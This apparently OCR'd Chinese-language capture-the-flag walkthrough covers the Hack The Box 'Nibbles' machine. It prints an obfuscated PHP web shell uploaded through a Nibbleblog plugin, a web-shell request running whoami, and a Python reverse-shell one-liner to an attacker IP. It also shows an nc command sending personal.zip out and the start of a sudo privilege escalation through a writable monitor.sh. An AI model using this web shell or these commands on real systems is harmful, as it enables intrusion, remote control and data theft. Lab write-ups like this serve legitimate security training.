


Index of /nibbleblog/content/private/plugins/my_ima

Name	Last modified	Size	Description
Parent Directory		-	
db.xml	2021-04-07 11:32	258	
image.php	2021-04-07 11:32	255	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

从发送的请求看来，就是一个任意文件上传。



```
q=1 ttl=63 time=1024 ms
q=2 ttl=63 time=681 ms
```

Capture filter: Logger memory limit set to 100MB | Capturing requests up to 1MB; capturing responses up to 1MB

View filter: Showing all items

#	Time	Tool	Method	Host	Path	Query	Param count	Status	Length
53	11:36:02 7 4...	Proxy	GET	10.10.10.75	/nibbleblog/content/priv...		1	200	1432
52	11:35:58 7 4...	Proxy	GET	10.10.10.75	/nibbleblog/content/priv...		1	200	166
51	11:35:51 7 4...	Proxy	GET	10.10.10.75	/content/private/		1	404	471
50	11:34:21 7 4...	Proxy	GET	10.10.10.75	/content/private/plugins/		1	404	479
49	11:34:17 7 4...	Proxy	GET	10.10.10.75	/content/private/plugins/...		1	404	488
48	11:34:13 7 4...	Proxy	GET	10.10.10.75	/content/private/plugins/...		1	404	497
47	11:34:10 7 4...	Proxy	GET	10.10.10.75	/nibbleblog/content/priv...		1	200	166
46	11:33:59 7 4...	Proxy	GET	10.10.10.75	/nibbleblog/admin/js/sys...	v=1396309604	2	200	605
45	11:33:58 7 4...	Proxy	GET	10.10.10.75	/nibbleblog/admin.php	controller=plugins&acti...	4	200	4115
44	11:32:53 7 4...	Proxy	GET	10.10.10.75	/nibbleblog/admin/js/sys...	v=1396309604	2	200	605
43	11:32:52 7 4...	Proxy	POST	10.10.10.75	/nibbleblog/admin.php	controller=plugins&acti...	14	200	5265
42	11:23:58 7 4...	Repeater	POST	10.10.10.75	/nibbleblog/admin.php		3	302	372

Request

```
4
-----------------------------418945103916302148473918465843
Content-Disposition: form-data; name="caption"


-----------------------------418945103916302148473918465843
Content-Disposition: form-data; name="image"; filename="
obfuscated-phpshell.php"
Content-Type: application/x-php

<?php

$pass = "9cdfb439c7876e703e307864c9167a15"; //lol

$A = chr(0x73);
$B = chr(0x79);
$X = chr(0x74);
$D = chr(0x65);
$E = chr(0x6d);

$hook = $A.$B.$A.$X.$D.$E;

if($pass == md5($_POST['password']))
{
  $hook($_POST['cmd']);
}
```

Response

```
        <input name="image_option" type="hidden" value="auto">
        <input class="save" type="submit" value="Save changes"
      </form>

    </div>

  </div>

</div>

<!-- Alert -->
<script>
  $(document).ready(function() {

    $("#alert").click(function() {
      $(this).hide();
    }
    );

    show_alert("Changes has been saved successfully",3500);
  }
  );
  </script>

</body>
</html>
```

10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=m

```
Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26
Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27
Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117
Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118
Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43
Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80
```

nibbleblog - Plugins :: My image


Title: My image

Position: 4

Caption:

未选择文件。

阶段2.3：命令执行




Request

```
POST /nibbleblog/content/private/plugins/my_image/image.php HTTP/1.1
Host: 10.10.10.75
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://10.10.10.75
Connection: close
Referer: http://10.10.10.75/nibbleblog/admin.php
Upgrade-Insecure-Requests: 1

password=lol&cmd=whoami
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 07 Apr 2021 15:38:08 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 8
Connection: close
Content-Type: text/html; charset=UTF-8

nibbler

```

直接通过webshell执行命令，反连NC




```
┌──(kali㉿kali)-[~/hackthebox/Nibbles]
└─$ sudo su
┌──(root💀kali)-[/home/kali/hackthebox/Nibbles]
└─# 9900
listening on [any] 9900 ...
ls
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.75] 47514
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ ls
db.xml  image.php
pwd
<ml/nibbleblog/content/private/plugins/my_image$ pwd
/var/www/html/nibbleblog/content/private/plugins/my_image
ls
ls
db.xml  image.php
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$

nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$

nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ ▯

└─$ vim pass.txt

┌──(kali㉿kali)-[~/hackthebox/Nibbles]
└─$ vim pass.txt
```

```
POST /nibbleblog/content/private/plugins/my_image/image.php HTTP/1.1
Host: 10.10.10.75
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 243
Origin: http://10.10.10.75
Connection: close
Referer: http://10.10.10.75/nibbleblog/admin.php
Upgrade-Insecure-Requests: 1

password=lol&cmd=python3.5 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STRE
AM);s.connect(("10.10.16.6",9900));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("/bin/bash")'
```


阶段3：权限提升

在 nibbler 用户文件夹下发现有个压缩文件，通过nc传回本地在分析。



```
┌──(root💀kali)-[/home/kali/hackthebox/Nibbles]
└─# nc -lnvp 9900 > personal.zip
listening on [any] 9900 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.75] 47520

┌──(root💀kali)-[/home/kali/hackthebox/Nibbles]
└─# ls
10.10.10.75  35865.txt  favicon.ico  hydra.pwd  obfuscated-phpshell.php  pass.txt  personal.zip

┌──(root💀kali)-[/home/kali/hackthebox/Nibbles]
└─# ls -lsh
总用量 28K
4.0K drwxr-xr-x 3 root root 4.0K  4月   7 09:29 10.10.10.75
4.0K -rw-r--r-- 1 kali kali  542  4月   7 10:11 35865.txt
4.0K -rw-r--r-- 1 kali kali 1.2K 11月   1  2013 favicon.ico
4.0K -rw-r--r-- 1 kali kali 1.2K  4月   7 11:03 hydra.pwd
4.0K -rwxr-xr-x 1 kali kali  255  4月   7 11:32 obfuscated-phpshell.php
4.0K -rw-r--r-- 1 kali kali  127  4月   7 11:09 pass.txt
4.0K -rw-r--r-- 1 root root 1.9K  4月   7 11:53 personal.zip

┌──(root💀kali)-[/home/kali/hackthebox/Nibbles]
└─#

python3.5 -m http.server 81
python3.5 -m http.server 81
Traceback (most recent call last):
  File "/usr/lib/python3.5/runpy.py", line 184, in _run_module_as_main
    "__main__", mod_spec)
  File "/usr/lib/python3.5/runpy.py", line 85, in _run_code
    exec(code, run_globals)
  File "/usr/lib/python3.5/http/server.py", line 1221, in <module>
    test(HandlerClass=handler_class, port=args.port, bind=args.bind)
  File "/usr/lib/python3.5/http/server.py", line 1194, in test
    httpd = ServerClass(server_address, HandlerClass)
  File "/usr/lib/python3.5/socketserver.py", line 440, in __init__
    self.server_bind()
  File "/usr/lib/python3.5/http/server.py", line 138, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.5/socketserver.py", line 454, in server_bind
    self.socket.bind(self.server_address)
PermissionError: [Errno 13] Permission denied
python -m SimpleHTTPServer 81
python -m SimpleHTTPServer 81
/bin/sh: 18: python: not found
$

$


$
ls -a
ls -a
.  ..  .bash_history  .nano  personal.zip  user.txt
nc 10.10.16.6 9900 < personal.zip
nc 10.10.16.6 9900 < personal.zip
ls -lsh
ls -lsh
total 8.0K
4.0K -r-------- 1 nibbler nibbler 1.9K Dec 10  2017 personal.zip
4.0K -r-------- 1 nibbler nibbler   33 Apr  7 09:25 user.txt
$ █
[work] 1:openvpn- 2:zlwman* 3:zsh
```


压缩包解压后发现，它与 sudo 配置中已 root 身份执行特定文件的目录存在相似性。



```
┌──(root💀 kali)-[/home/kali/hackthebox/Nibbles/zip]
└─# unzip ../personal.zip
Archive:  ../personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh

┌──(root💀 kali)-[/home/kali/hackthebox/Nibbles/zip]
└─#
```


```
sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
$ █
[work] 1:openvpn  2:rlwrap* 3:zsh-
```

查看下该文件的权限（注意时间为2015，并非当前kali用户root下创建的，也就是说这个脚本具备root身份运行的权限）：




```
┌──(root💀 kali)-[/home/…/Nibbles/zip/personal/stuff]
└─# ls -lsh
总用量 4.0K
4.0K -rwxrwxrwx 1 root root 4.0K  5月   8  2015 monitor.sh
```

会到服务器，发现该目录并不存在，所以直接解压这个压缩包。




```
personal.zip  user.txt
cp personal.zip personal.zip_back
cp personal.zip personal.zip_back
unzip personal.zip
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
ls -lsh personal/stuff/monitor.sh
ls -lsh personal/stuff/monitor.sh
```

在服务上查看下权限，OK与kali里的一致的，直接将 python reverse 写入该文件即可。



```
pwd
/home/nibbler/personal/stuff
ls -lsha
ls -lsha
total 32K
4.0K drwxr-xr-x 2 nibbler nibbler 4.0K Apr  7 12:00 .
